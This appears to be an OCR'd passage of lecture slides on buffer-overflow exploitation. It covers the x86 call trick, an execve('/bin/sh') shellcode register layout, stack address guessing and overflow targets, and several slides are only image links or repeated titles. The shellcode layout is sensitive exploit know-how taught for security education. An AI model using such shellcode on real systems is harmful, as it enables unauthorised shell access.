
Call instruction

- x86 ‘call’ instruction supports relative address
  - So does ‘jmp’
- What does the ‘call’ instruction do?


Call instruction trick



Call instruction trick



Call instruction trick




Shellcode TODO list


```
0xbffffda0: “/bin/sh\x00”
0xbffffda8: “\xa0\xfd\xff\xbf\x00\x00\x00\x00”

%eax = 13  (sys_execve)
%ebx = 0xbffffda0      # “/bin/sh”
%ecx = 0xbffffda8      # argv
%edx = 0x00          # NULL
int 0x80
```

Hard to guess address



Hard to guess address



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

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



Hard to guess address



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



Hard to guess address

- Our exploit used `0xbffffba0` to store "/bin/sh"



Buffer overflows

- Not just for the return address
  - Function pointers
  - Arbitrary data
  - C++: exceptions
  - C++: objects
  - Heap/free list
- Any code pointer!